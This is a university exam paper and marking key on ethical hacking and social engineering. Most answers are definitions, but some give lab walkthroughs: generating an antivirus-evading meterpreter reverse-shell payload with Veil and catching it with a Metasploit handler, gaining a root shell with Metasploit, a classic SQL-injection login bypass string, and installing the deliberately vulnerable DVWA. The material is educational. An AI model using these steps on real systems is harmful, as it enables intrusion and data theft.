20CB505

Hall Ticket Number:

□□□□□□□□□

III/IV B.Tech (Regular) DEGREE EXAMINATION

February,2023 **Cyber Security**

Fifth Semester

Ethical Hacking and Social Engineering

Time: Three Hours **Maximum:** 70 Marks

Answer Question No. 1 Compulsorily. (14X1 = 14 Marks)

Answer ***ANY ONE*** *question from each Unit.* (4X14=56 Marks)

1.	a)	State the importance of Ethical Hacking	CO1	L2	1M
	b)	List the types of Ethical Hacking	CO1	L1	1M
	c)	Recall the objectives of footprinting	CO1	L1	1M
	d)	What does pwd command in meterpreter return	CO2	L1	1M
	e)	What is a Zero-day attack	CO2	L1	1M
	f)	Describe about payloads in Ethical Hacking	CO2	L2	1M
	g)	What is Mod_Security used for?	CO3	L2	1M
	h)	Describe how man-in-the-middle attack can be carried out	CO3	L2	1M
	i)	What is a DDOS attack	CO3	L1	1M
	j)	Outline the countermeasures deployed against social engineering	CO3	L2	1M
	k)	List any two types of malware	CO4	L1	1M
	l)	What is a botnet	CO4	L1	1M
	m)	Define trust factor	CO4	L2	1M
	n)	What is Identity Theft	CO4	L1	1M

Unit -I

2.	a)	Interpret the different categories of hackers and their impact on an organization	CO1	L2	7M
	b)	Compare the two categories of footprinting with necessary examples highlighting the different kinds of information that can be collected about a target	CO1	L4	7M

(OR)

3.	a)	List the benefits and limitations of Ethical hacking	CO1	L2	7M
	b)	State few examples of tools used for footprinting. Identify some countermeasures that can be employed against footprinting	CO1	L1	7M

Unit -II

4.	a)	Explain briefly about various commands used in meterpreter shell	CO2	L3	7M
	b)	Discuss about picking an exploit in Metasploit	CO2	L2	7M

(OR)

5.	a)	Enumerate the role played by Metasploit in Ethical Hacking and describe about setting exploit options in Metasploit	CO2	L1	7M
	b)	Illustrate the steps involved in installing and using Veil	CO2	L3	7M

Unit -III

6.	a)	Illustrate the steps involved in downloading and installing DVWA	CO3	L3	7M
	b)	Define SQL injection and Explain different types of SQL injection attacks.	CO3	L2	7M

(OR)

7.	a)	List and explain the different countermeasures used against Session Hijacking	CO3	L1	7M
	b)	Explain the role played by Mod_Security firewall in safeguarding web applications	CO3	L2	7M

Unit -IV

8.	a)	Summarize Computer based Social Engineering in detail	CO4	L2	7M
	b)	What are Human Based Social Engineering attacks? Enumerate the risks posed by social engineering for an organization	CO4	L2	7M

(OR)

9.	a)	What are the preventive measures should be taken to secure data from Social Engineering attacks.	CO4	L2	7M
	b)	Illustrate the phases that are involved in social engineering attack cycle	CO4	L3	7M

III/IV B.Tech (Regular) DEGREE EXAMINATION

February,2023 **Cyber Security – 20CB505**

Fifth Semester **Ethical Hacking and Social Engineering**

Scheme & Key for Valuation

1 a) State the importance of Ethical Hacking. [1M]

Ethical hacking is used to secure important data from enemies. It works as a safeguard of your computer from blackmail by the people who want to exploit the vulnerability. Using ethical hacking, a company or organization can find out security vulnerability and risks.

b) List the types of Ethical Hacking. [1M]

Website Hacking, Network Hacking, Email Hacking, Ethical Hacking, Password hacking, Computer Hacking.

c) Recall the objectives of footprinting [1M]

Collect network information, Collect system information, Collect organization's information .

d) What does pwd command in meterpreter return. [1M]

Pwd is the command to display the current working directory of the target system.

Pwd- Present Working Directory

e) What is a Zero-day attack. [1M]

A zero-day vulnerability is a vulnerability in a system or device that has been disclosed but is not yet patched.

f) Describe about payloads in Ethical Hacking [1M]

Payload, in simple terms, are simple scripts that the hackers utilize to interact with a hacked system. Using payloads, they can transfer data to a victim system.

g) What is Mod_Security used for? [1M]

Detect and prevent attacks against web applications.

h) Describe how man-in-middle attack can be carried out. [1M]

A man-in-the-middle attack is a type of cyber attack in which the attacker secretly intercepts and relays messages between two parties who believe they are communicating directly with each other.

i) What is a DDOS attack [1M]

DDoS (Distributed Denial of Service) is a category of malicious cyber-attacks that hackers or cybercriminals employ in order to make an online service, network resource or host machine unavailable to its intended users on the Internet.

j) Outline the countermeasures deployed against social engineering [1M]

Slow down, Research the Facts, Don't let a link be in control of where you land, Email hijacking is rampant, Beware of any download, Foreign offers are fake, Don't open emails and attachments from suspicious, Use multifactor authentication, Be wary of tempting offers.

k) List any two types of malware **[1M]**

Ransomware , Trojan Horse , Virus , Worms , Spyware

l) What is a botnet **[1M]**

It is also known as "ZOMBIE ARMY", is a group of computers controlled without their owners knowledge. It is used to send spam or make denial of service attacks.

m) Define trust factor **[1M]**

It is a scale to measure how strong trust worthiness is established between attacker and user.

n) What is Identity Theft? **[1M]**

Identity (ID) theft happens when someone steals your personal information to commit fraud. The identity thief may use your information to apply for credit, file taxes, or get medical services.

UNIT -I

2. a) Interpret the different categories of hackers and their impact on an organization **[7M]**

List of Hackers – 1M

Description – 6M

Hackers Classifications / Types of Hackers

There are 6 different classifications/types in hackers, they are:

1. Black Hat Hackers: Those who use cyber attacks to gain money or to achieve another agenda. These hackers penetrate systems without permission to exploit known or zero-day vulnerabilities.

2. White Hat Hackers: Ethical hackers who protect your system from black hat hackers are known as white hat hackers. Penetrate the system with the owner's permission to find fix security vulnerabilities and migrate cyber attacks.

3. Grey Hat Hackers: Hackers who cruise the line between being good and bad. Penetrate systems without permission but typically don't cause any harm.Draw attention to vulnerabilities and often offer a solution to patch them by charging fees.

4. Red Hat Hackers: Hackers who use cyber attacks to attack black hat hackers.Their intentions are noble, but these hackers often take unethical or illegal routes to take down the black hat hackers.

5. Blue Hat Hackers: Hackers who seek to take personal revenge, or outside security professionals that companies hire to test new software and other products to find vulnerabilities prior to release.

6. Green Hat Hackers: Newbie hackers who are learning to hack. They are often not aware of the consequences of their actions and cause unintentional damage without knowing how to fix it.

b) Compare the two categories of foot printing with necessary examples highlighting different kinds of information than can be collected about a target. [7M]

Listing categories of Foot Printing – 1M

Description about Foot Printing – 6M

Foot printing is an ethical hacking technique used to gather as much data as possible about a specific targeted computer system, an infrastructure and networks to identify opportunities to penetrate them. It is one of the best methods of finding vulnerabilities.

Foot printing is a part of reconnaissance process which is used for gathering possible information about a target computer system or network.

Foot printing could be both **passive** and **active**. Reviewing a company's website is an example of passive Foot printing, whereas attempting to gain access to sensitive information through social engineering is an example of active information gathering.

Foot printing is basically the first step where hacker gathers as much information as possible to find ways to intrude into a target system or at least decide what type of attacks will be more suitable for the target.

During this phase, a hacker can collect the following information

- Domain name
- IP Addresses
- Namespaces
- Employee information
- Phone numbers
- E-mails
- Job Information

Foot Printing Types:

The process of cybersecurity foot printing involves profiling organizations and collecting data about the network, host, employees and third-party partners.

This information includes the OS used by the organization, firewalls, network maps, IP address, domain name system, information, security configurations of the target machine, URL, virtual private networks, staff IDs, email addresses and phone numbers.

There are two types of foot printing in ethical hacking:

- Active Foot Printing
- Passive Foot Printing

Active Foot Printing:

In active foot printing attacker known about the target and collect the information from mirroring websites, email tracking etc.,

Passive Foot Printing:

In passive Foot Printing attacker don't know about target collect information from different activities like google search, IP address, DNS lookup.

(or)

3. a) List the benefits and limitations of Ethical hacking. [7M]

Benefits of Hacking – 3M

Limitations of Hacking – 4M

Benefits/Advantages of Hacking:

Hacking is quite useful in the following scenarios:

- To recover lost information, especially in case you lost your password.
- To perform penetration testing to strengthen computer and network security.
- To put adequate preventative measures in place to prevent security breaches.
- To have a computer system that prevents malicious hackers from gaining access.
- Finding vulnerabilities and patching vulnerabilities.
- Provides website defacements.
- Teaches you that no technology is 100% secure.

Limitations /Disadvantages of Hacking:

Hacking is quite dangerous if it is done with harmful intent. It can cause:

- Massive security breach.
- Unauthorized system access on private information.
- Privacy violation.
- Hampering system operation.
- Denial of service attacks.
- Malicious attack on the system.

b) State few examples of tools used for foot printing. Identify some countermeasures that can be employed against foot printing. [7M]

Tools used for Foot Printing – 4M

Countermeasures – 3M

Foot Printing Tools: Attackers are aided in foot printing with the help of various tools. Many organizations offer that make information gathering an easy task.

Foot printing tools are used to collect basic information about the target systems in order to Exploit them.

Information collected by the foot printing tools contain target's IP location information, routing information, business information, address, phone number and social security number, details about a source of an email and a file, DNS information, domain information and so on.

Some of the common tools used for foot printing and information gathering are as follows:

1) Whois: It is used to lookup the name, contact information of websites who ever operates it by using website domain name.

2) NSlookup: It is used to find IP address that corresponds to a host (or)the domain name that corresponds to an Ip address.

3) ARIN (American Registry for internet numbers): Responsible for management of internet resources such as IP, ANS.

4) Neo Trace: It is a network tool used to find about and troubleshoot network connections displays a graphical representation of a route from local machine to remote location.

5) Smart whois: its working is same as whois tool. It allows us to get information about IP address, host address, technical support, contact information, administrator etc.

6) Email tracker pro: It verifies and identifies the clone or duplicate mails on the original mails.

7) Website watcher: It monitors the websites for new content and changes / updates the information about websites.

8) Google Earth: It is a geo-browser that access satellite and imagery and other geo-graphic data over the internet to represent the earth as a three dimensional globe.

9) Geo-Spider: It is a silk software. It is used to trace, identify and monitor network activity on the world map.

10) E-mail spider: It collects and compiles e-mails, phone and fax numbers from websites around the world using keywords you enter.

Footprinting Countermeasures

This article show you the most effective countermeasures for footprinting.

- Restrict the employees form access social networking sites from organization’s network.
- Configure web server to avoid information leakage.
- Educate employees to use fake information on blogs, groups and forums.
- Do not reveal critical information in press releases, annual reports, product catalog, etc.
- Limit the amount of information that you are publishing on the internet \ website.
- Use footprinting techniques to discover and remove any sensitive information publicly available.
- Prevent search engines from caching a web page and use anonymous registration services.
- Enforce security policies to regulate the information that employees can reveal to third party.
- Set apart internal and external DNS or use split DNS, and restrict zone transfer to authorized servers.
- Disable directory listing in the web servers.
- Educate employees about various social engineering tricks and risks.

- Encrypt and password protect sensitive information.
- Do not enable protocols that are not required.
- Always use TCP/IP and IPSec filtration for defense in depth.
- Configure IIS to avoid information disclosure through banner grabbing.

Unit-II

4. a) Explain briefly about various commands used in meterpreter shell. [7M]

Any 2 commands from each category

(Core, File System, Networking & System) – 7 M

Core Commands

- background - moves the current session to the background
- bgkill - kills a background meterpreter script
- channel - displays active channels
- close - closes a channel
- exit - terminates a meterpreter session
- help - help menu
- quit - terminates the meterpreter session
- read - reads the data from a channel
- run - executes the meterpreter script designated after it
- use - loads a meterpreter extension

File System Commands

- cat - read and output to stdout the contents of a file
- cd - change directory on the victim
- del - delete a file on the victim
- download - download a file from the victim system to the attacker system
- edit - edit a file with vim
- getlwd - print the local directory
- getwd - print working directory
- lcd-change local directory· lcd - change local directory
- lpwd - print local directory
- ls - list files in current directory
- mkdir - make a directory on the victim system
- pwd - print working directory
- rm - delete a file
- rmdir - remove directory on the victim system
- upload - upload a file from the attacker system to the victim

Networking Commands

- ipconfig - displays network interfaces with key information including IP address, etc.
- portfwd - forwards a port on the victim system to a remote service
- route - view or modify the victim routing table

System Commands

- execute - executes a command
- getpid - gets the current process ID (PID)
- kill - terminate the process designated by the PID
- ps - list running processes
- reboot - reboots the victim computer
- shutdown - shuts down the victim's computer
- sysinfo - gets the details about the victim computer such as OS and name

b) Discuss about picking an exploit in Metasploit. [7M]

Procedure of Picking an Exploit – 7M

Picking an Exploit

The first thing we need to do is pick an exploit to use. Metasploit contains around 1500 exploits, with more being added frequently. If you want to view all the exploits, just type "**show exploits**" from the msf prompt:

```
msf > show exploits
```

But it is easier to use the search command to find what you are looking for. Simply type "**search**" and then the information you want.

type "**help search**" to see all of the options.

The information screen shows the author's name, a brief overview along with the basic options that can be set, a description and website security bulletin references for the exploit.

But before we set our exploit options, we need to "**use**" the exploit. Once we know we have the exploit we want, we simply run the "**use**" command with the exploit name.

(or)

5. a) Enumerate the role played by Metasploit in Ethical Hacking and describe about setting exploit options in Metasploit. [7M]

Description about Metasploit in Ethical Hacking – 4M

Setting Exploit options – 3M

Setting options in Metasploit is as simple as using the "**set**" command followed by the variable name to set, and then the value:

set <Variable Name> <Value>

To see what variables can be set, use the "**show options**" command:

This exploit only uses two main variables, RHOST and RPORT. RHOST is the remote host that we are attacking and RPORT is the remote port.

Let's go ahead and set the RHOST variable using the set command. If the target system's IP address was 192.168.1.68 (the Metasploitable System) then we would use the set command below:

If we run the "**show options**" command again, we can see that the variable has indeed been set. This is all you really need to set in this exploit. You can now type the "**exploit**" command to execute it. And we have a remote shell! Notice there is no prompt other than a cursor, but we have a Linux shell with the target system. If we type "**whoami**" it responds with "**root**" and if we type, "**pwd**" it returns "**/etc/unreal**" as seen below:

Hit "**Cntrl-C**" to exit the active session.

b) Illustrate the steps involved in installing and using the veil [7M]

Installation of View Framework – 4M

Using Veil Framework – 3M

What is VEIL Frame Work:

The Veil Framework is a collection of tools designed for use during offensive security testing Veil is a tool designed to generate metasploit payloads that bypass common anti-virus solutions. It replaces the package veil-evasion.

At the time of installation they can import various packages like python 3.4, wine package , pywin 32.220,pycrpto 2.6.1,ruby script and autolt etc.,

Features of veil framework:

The framework consists of two tools:

- **Evasion**
- **Ordnance**

Evasion aggregates various techniques into a framework that simplifies management, and Ordnance generates the shellcode for supported payloads to further create new exploits for known vulnerabilities.

Installation of VEIL FRAME WORK :-

Login to root user in Kali Linux.

```
$ sudo su
```

Step 1 :- Execute 'apt install veil' for download veil files.

Step 2 :- veil files will download successfully.

Step 3 :- we have to install veil,execute **veil** command.

```
$ veil
```

Step 4 :- veil files are git cloning…, (Wine) Python will install.

Step 5 :- For Setup **Python 3.4.4**, click on Next.

Step 6 :- Click on Next.

Step 7 :- After processing, Click on Finish, Python 3.4.4 Installed Successfully.

Step 8 :- Now we have to Setup **pywin32-220**, click on Next.

Step 9 :- Click on Next.

Step 10 :- After processing click on Next, Then click on Finish.

Step 11 :- Now Setup **pycrypto-2.6.1**, click on Next.

Step 12 :- Click on Next, after processing click on Next.

Step 13 :- Click on Finish, then pycrypto-2.6.1 installed successfully.

Step 14 :- Then it will Install Python's perfile.

Step 15 :- Now It's time to install **(wine) Ruby 1.8.7-p371**, click on OK.

Step 16 :- Accept the License and Click on Next, May Browse another location, then click on Install.

Step 17 :- Click on Yes, Then it will process.

Step 18 :- Click Finish, Ruby 1.8.7-p371 installed successfully.

Step 19 :- Now it will install **(Wine) AutoIT v3.3.14.2**

Step 20 :- click on Next for Setup Wizard.

Step 21 :- Read the License, click on I Agree ,click on Next.

Step 22 :- Click on Next.

Step 23 :- May Browse the Location, click on Install, click on Next.

Step 24 :- Click on Finish.

Step 25 :- AutoIt v3.3.14.2 Setup Wizard installed successfully, It will Open

Step 26 :- Veil Installed successfully, give root password.

Gaining Access Using VEIL

Step 1 :- Login to root user in Kali Linux.

```
$ sudo su
```

Step 2 :- Execute command veil.

```
$ veil
```

Step 3 :- 'use 1' for 'Evasion'.

```
$ use 1
```

Step 4 :- 'use 7' for 'c/meterpreter/rev_tcp'.

```
$ use 7
```

Step 5 :- Open another terminal, login to kali user, execute 'ifconfig' command to know the IP address of your system, copy it.

```
$ ifconfig
```

Step 6 :- Execute 'options' command for checking required options.

```
$ options
```

Step 7 :- Set lhost by executing 'set lhost' command.

```
$ set lhost 192.168.0.143
```

Step 8 :- Once again execute 'options' command to check lhost, LHOST set successfully.

$ options

Step 9 :- Execute ‘generate’ command to create malicious file, set a name to File.

$ generate

Step 10 :- Copy the path at ‘Executable written to.

Step 11 :- Open a new terminal, login to root user, execute ‘msfconsole’ command.

$ msfconsole

Step 12 :- Use explot ‘exploit/multi/handler’ by using use command.

msf6 > use exploit/multi/handler

Step 13 :- For setting payload use set command.

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

Step 14 :- Execute ‘show options’ to show the Payload options.

msf6 exploit(multi/handler) > show options

Step 15 :- Again set lhost.

$ set lhost 192.168.0.143

Step 16 :- Execute command ‘show options’ again.

$ show options

Step 17 :- Open folder, browse the path for take malicious file which was created in previous terminal, which path was copied in (Step 8).

Step 18 :- Copy and paste the malicious file in target system, Here using same system as target, Firewalls of the system have to turn off when paste is not occurred properly.

Step 19 :- Execute command ‘exploit’.

$ exploit

Step 20 :- Double click on malicious file, Then it will be Hack.

Step 21 :-The execute meterpreter command like sysinfo, screenshot, shutdown etc.,

$ screenshare

$ sysinfo

UNIT - III

6. a) Illustrate the steps involved in downloading and installing DVWA [7M]

Installation process of DVWA – 7M

DVWA installation:

Step 1 :- Login to root user in Kali Linux.

To set root account in Kali Linux use following commands in normal user account:

$ sudo su

$ passwd root

Now set the password for the root.

Step 2 :- Browse for the DVWA in google and click on the 1st GitHub link. Then copy the repository link.

Step 3 :- Open terminal and change directory to var/www/html

```
$ cd var/www/html
```

Step 4 :- Now give following command to download the GitHub repository,

```
$ git clone https://github.com/digininja/DVWA.git
```

Step 5 :- Now give the access permissions to the DVWA folder,

```
$ chmod –R 777 DVWA
```

Step 6 :- Now change directory to DVWA/config by following command,

```
$ cd DVWA/config
```

Step 7 :- Now rename the file config.inc.php.dist to config.inc.php

```
$ cp config.inc.php.dist config.inc.php
```

Step 8 :- Now open the file config.inc.php

```
$ vi config.inc.php
```

Step 9 :- Now perform the below change in the file,

“db_user” = “name”

“db_password” = ”password”

Step 10 :- Press ‘esc’ button, Now save and close the file.

```
:wq
```

Step 11 :- Configure the user to the database, start and access the MySQL database .

```
$ service mysql start
$ mysql –u root
```

Step 12 :- Create a database, Name it as dvwa.

```
$ create database dvwa;
```

Step 13 :- Create the user for the database “dvwa” .

```
$ create user ‘name’@’127.0.0.1’ identified by ‘password’;
```

Step 14 :- Now grant all privileges to the user.

```
$ grant all privileges on dvwa.* to ‘name’@’127.0.0.1’ identified by
‘password’;
```

Step 15 :- Now Enter **exit** Then it will exit and displays bye.

```
$ exit
```

Step 16 :- Now configure the apache2 server

```
$ service apache2 start
```

Step 17 :- Now change the directory to /etc/php/7.4/apache2

```
$ cd /etc/php/7.4/apache2
```

Step 18 :- Now edit php.ini file with following changes,

```
$ nano php.ini
```

Search **>ctrl+w** and change **allow_url_fopen = On** & **allow_url_include = On**

Now Save and close the file.

> CTRL + S (SAVE)

> CTRL + X (CLOSE)

Step 19 :- Now open the DVWA Web Application in the browser with following link,

127.0.0.1/DVWA

Step 20 :- Login with the below credentials

Username: admin

Password: password

Step 21 :- Scroll down and click on "**Reset Database" .**

b) Define SQL injection and Explain different types of SQL injection attacks. [7M]

Definition of SQL injection – 1M

Listing types of SQL injection Attacks – 2M

Description – 4M

SQL injection attack


An SQL injection attack uses malicious SQL code for backend database manipulation to access private information. This information may include sensitive company data, user lists or customer details. SQL stands for 'structured query language' and SQL injection is sometimes abbreviated to SQLi.


SQL injection attacks occur when a web application does not validate values received from a web form, cookie, input parameter, etc., before passing them to SQL queries that will be executed on a database server.


SQL injection works by exploiting vulnerabilities in a website or computer application – usually through a data entry form. Hackers type SQL commands into fields such as login boxes, search boxes or 'sign up' fields. The aim is to use complex code sequences to gain access to a system and reveal the data held inside.

SQL Injection, one of the oldest and most prevalent hacking techniques, enables attackers to spoof identity, change or destroy data, leak data, void transactions or change balances, and even gain administrator privileges on the database server.

' OR '1'='1




SQL Injection Attack (SQLi)
1. Hacker identifies vulnerable, SQL-driven website & injects malicious SQL query via input data.
Username
Password
2. Malicious SQL query is validated & command is executed by database.
1
2
WEBSITE INPUT FIELDS
3. Hacker is granted access to view and alter records or potentially act as database administrator.
3
HACKER
DATABASE



- **In-band SQLi :-** In-band SQL injection occurs when the attacker uses the same communication channel to both launch and gather information
- **Error- based SQLi :-** It is a type of in-band SQL injection, in this type the attacker uses the error messages by the database server to gain information about the database structure.
- **Union- basef SQLi :-** It is also based on the principle of SQL Union operation. This technique unites the results from other tables in the database using two or more statements.
- **Inferential SQLi :-** Inferential SQL injection occurs when hacker try to reconstruct the entire database by observing the response and behaviour of the target database server.
- **Boolean- based or Content-based SQLi :-** Boolean based SQLI is based on inferential injection technique. In this type, the attacker sends an SQL query to the target database of the Web page, and it returns a True or False outcome. As a result, the returned HTTP response will fluctuate, the attacker can judge whether the sent payload returned a True or a False. After that, the attacker would enumarate the entire data charcter by character.
- **Based Time- SQLi :-** Time-based SQLi relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
- **Out-of-band SQLi :-** Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. The success of the attack depends on the fact of whether the database server can make HTPS or DNS requests and transfer data to the attacker properly.

(or)

7. a) List and explain the different countermeasures used against Session Hijacking. [7M]

Listing Countermeasures – 2M

Description – 5M

Some of the most common ways to prevent session hijacking attacks are:

- **Share session IDs with only trusted sources.** Remember that session id may be included when sharing links or sending requests to websites.

- **Using a VPN** prevents attackers from intercepting traffic, making stealing session IDs more difficult.
- **Don’t log in on open wireless networks**. A public, unencrypted Wi-Fi network invites a malicious hacker to steal your data. So, it’s best not to use that.
- **Keep software updated** with the latest security patches to prevent attackers from exploiting vulnerabilities to access users’ sessions.
- **Always prefer to use sites with HTTPS**, as HTTPS means that the data your computer sends to the server is encrypted.
- **Don’t click on a link** if you aren’t sure about the authenticity, as it might be a session hijacking attempt.
- **At the end of each session, log out.** If you log out of your account, the session will terminate; you’ll also make the attacker log out, preventing him from hijacking the session.
- **Install antivirus and firewall software** on your system because they can detect and remove viruses while providing a solid defense against malware attacks and, eventually, session hijacking.

b) Explain the role played by Mod_Security firewall in safeguarding web applications.

[7M]

Importance of Mod_Security – 7M

Web application firewalls are deployed to establish an external security layer that increases the protection level, detects and prevents attacks before they reach web-based software programs. ModSecurity is an open-source web-based firewall application (or WAF) supported by different web servers: Apache, Nginx and IIS.

ModSecurity supports flexible rule engine to perform both simple and complex operations. It comes with a Core Rule Set (CRS) which has various rules for:

- Cross Website Scripting
- Bad User Agents
- SQL injection
- Trojans
- Session hijacking
- Other exploits

ModSecurity works in the background, and every page request is being checked against various rules to filter out those requests which seem malicious. These can be the ones that have been run to exploit vulnerabilities in your website software with the only goal to hack the site. Sometimes, due to poor website coding, mod_security may incorrectly determine that a certain request is malicious, while it is actually legitimate. When it happens, you still get a 403 error.

If mod_security rules are triggered too often on your website(-s), the corresponding IP address (the one those requests are sent from) will be blocked by the server firewall.

UNIT -IV

8. a) Summarize Computer based Social Engineering in detail [7M]

Listing Computer Based Social Engineering Attacks – 2M

Description – 5M

Computer-Based Social Engineering

Computer based social engineering is implemented by using software or programming applications like E-Mails, IM, websites, pop-ups.

Social Engineering by Email

Social engineering emails take many forms. The social engineer tries to build rapport as a precursor to the actual breach, or she tries to elicit information or spread malware by tricking the email recipient into opening a malicious attachment or visiting a malicious website. Two of the most common forms of social engineering over email are phishing and 419 scams.

Phishing

Phishing emails typically take the form of fake notifications purporting to be from a well-known organization (often banks, payment systems, Software vendors for possible update), asking for the recipient's personal information including user credentials, credit card numbers, or banking information. Some examples are an email looking like it's from your bank asking you to verify details or a phone call pretending to be from a company that you trust (including your own company) requesting you to divulge confidential information like a pin number.

Pop-Up Windows / Browser Interceptions

Pop-ups messages informing the user that he/ she has lost his/her network connection and needs to re-enter his/ her username and password or the system has been infected with malware. Need to download software to get them cleaned and further divulge sensitive information and are sent to attackers.

Hoax Letters: These are fake emails sending warnings about malware, virus and worms causing harm to the computers.

Chain letters: Asking people to forward emails or messages for money.

Spam Messages: These are unwanted irrelevant emails trying to gather information about users.

Instant Chat messengers: Gathering personal information from a single user by chatting with them.

b) What are Human Based Social Engineering attacks? Enumerate the risks posed by social engineering for an organization. [7M]

Listing Human Based Social Engineering Attacks – 2M

Description – 5M

Types of Social Engineering

Human-based Social Engineering: Gathers sensitive information by interaction.

Computer-based Social Engineering: Social engineering is carried out with the help of computers.

Mobile-based Social Engineering: It is carried out with the help of mobile applications.

Human-based Social Engineering

Impersonation

It is most common human-based social engineering technique where attacker pretends to be someone legitimate or authorized person.

Attackers may impersonate a legitimate or authorized person either personally or using a communication medium such as phone, email, etc.

Impersonation helps attackers in tricking a target to reveal sensitive information.

Posing as a legitimate end user: Give identity and ask for the sensitive information.

Posing as an important user: Posing as a VIP of a target company, valuable customer, etc.

Posing as technical support: Call as technical support staff and request IDs and passwords to retrieve data.

Eavesdropping:

Eavesdropping or unauthorized listening of conversations or reading of messages.

Interception of audio, video, or written communication.

It can be done using communication channels such as telephone lines, email, instant messaging, etc.

Shoulder Surfing:

Shoulder surfing uses direct observation techniques such as looking over someone's shoulder to get information such as passwords, PINs, account numbers, etc.

Shoulder surfing can also be done from a longer distance with the aid of vision enhancing devices such as binoculars to obtain sensitive information

Dumpster Diving:

Dumpster diving is looking for treasure in someone else's trash.

Reverse Social Engineering:

A situation in which an attacker presents himself as an authority and the target seeks his advice offering the information that he needs.

Reverse social engineering attack involves sabotage, marketing, and tech support.

Piggybacking:

"I forgot my ID badge at home. Please help me."

An authorized person allows (intentionally or unintentionally) an unauthorized person to pass through a secure door.

Tailgating:

An unauthorized person, wearing a fake ID badge, enters a secured area by closely following an authorized person through a door requiring key access

(or)

9. a) What are the preventive measures should be taken to secure data from Social Engineering attacks. [7M]

Listing Preventive Measures of Social Engineering Attacks – 2M

Description – 5M

Social Engineering Prevention:

While phishing attacks are rampant, short-lived, and need only a few users to take the bait for a successful campaign, there are methods for protecting yourself. Most don't require much more than simply paying attention to the details in front of you. Keep the following in mind to avoid being phished yourself.

Tips to Remember:

• **Slow down.** Spammers want you to act first and think later. If the message conveys a sense of urgency or uses high-pressure sales tactics be sceptical; never let their urgency influence your careful review.

• **Research the facts**. Be suspicious of any unsolicited messages. If the email looks like it is from a company you use, do your own research. Use a search engine to go to the real company's site, or a phone directory to find their phone number.

• **Don't let a link be in control of where you land.** Stay in control by finding the website yourself using a search engine to be sure you land where you intend to land. Hovering over links in email will show the actual URL at the bottom, but a good fake can still steer you wrong.

• **Email hijacking is rampant.** Hackers, spammers, and social engineers taking over control of people's email accounts (and other communication accounts) has become rampant. Once they control an email account, they prey on the trust of the person's contacts. Even when the sender appears to be someone you know, if you aren't expecting an email with a link or attachment check with your friend before opening links or downloading.

• **Beware of any download.** If you don't know the sender personally AND expect a file from them, downloading anything is a mistake.

• **Foreign offers are fake.** If you receive an email from a foreign lottery or sweepstakes, money from an unknown relative, or requests to transfer funds from a foreign country for a share of the money it is guaranteed to be a scam.

• **Don't open emails and attachments from suspicious sources** – If you don't know the sender in question, you don't need to answer an email. Even if you do know them and are suspicious about their message, cross-check and confirm the news from other sources, such as via telephone or directly from a service provider's site. Remember that email addresses are spoofed all of the time; even an email purportedly coming from a trusted source may have actually been initiated by an attacker.

• **Use multifactor authentication** – One of the most valuable pieces of information attackers seek are user credentials. Using multifactor authentication helps ensure your account's protection in the event of system compromise.

• **Be wary of tempting offers** – If an offer sounds too enticing, think twice before accepting it as fact. Googling the topic can help you quickly determine whether you're dealing with a legitimate offer or a trap.

b) Illustrate the phases that are involved in social engineering attack cycle. [7M]


Listing Phases of Social Engineering Attacks – 2M

Description – 5M

Social Engineering Attack Cycle

The Social Engineering attack is one of the oldest and traditional forms of attack in which the cybercriminals take advantage of human psychology and deceive the targeted victims into providing the sensitive information required for infiltrating their devices and accounts. It can also be called "human hacking."

The basic goals of social engineering are the same as hacking in general: to gain unauthorized access to systems or information in order to commit fraud, network intrusion, industrial espionage, identity theft, or simply to disrupt the system or network. A broad view of social engineering attack life cycle has such phases: research, developing rapport and trust, exploiting trust and utilizing information, cloak activities, evolve/regress



Research

